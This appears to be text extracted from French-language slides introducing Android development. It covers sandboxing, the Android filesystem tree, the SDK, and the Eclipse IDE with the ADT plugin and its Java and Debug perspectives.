
SandBoxing




App standard



App avec Native Service



App avec Native Daemon




ARBORESCENCE SYSTEME

- ▼ data
 - ▷ anr
 - ▷ app
 - ▷ app-private
 - ▷ backup
 - ▷ dalvik-cache
 - ▷ data
 - ▷ dontpanic
 - ▷ local
 - ▷ lost+found
 - ▷ misc
 - ▷ property
 - ▷ system
 - ▷ **sdcard**
- ▼ system
 - ▷ app
 - ▷ bin
 - build.prop
 - ▷ etc
 - ▷ fonts
 - ▷ framework
 - ▷ lib
 - ▷ lost+found
 - ▷ tts
 - ▷ usr
 - ▷ xbin

SDK


Software
Development
Toolkit

ANDROID




Présentation de l'IDE

- ECLIPSE (IBM) 
 - Perspectives
 - Vues
 - Plugins (bundle OSGI)
- Plugin ADT(GOOGLE)
 - Lien avec la SDK



Perspective JAVA


- Package Explorer
- Source Editor
 - Java, XML
- Tabbed Views
 - Console, Javadoc etc




Perspective DEBUG




- Debug
- Variables, Breakpoints, and Expressions
- Source View
- Console and Tasks Views
- Outline



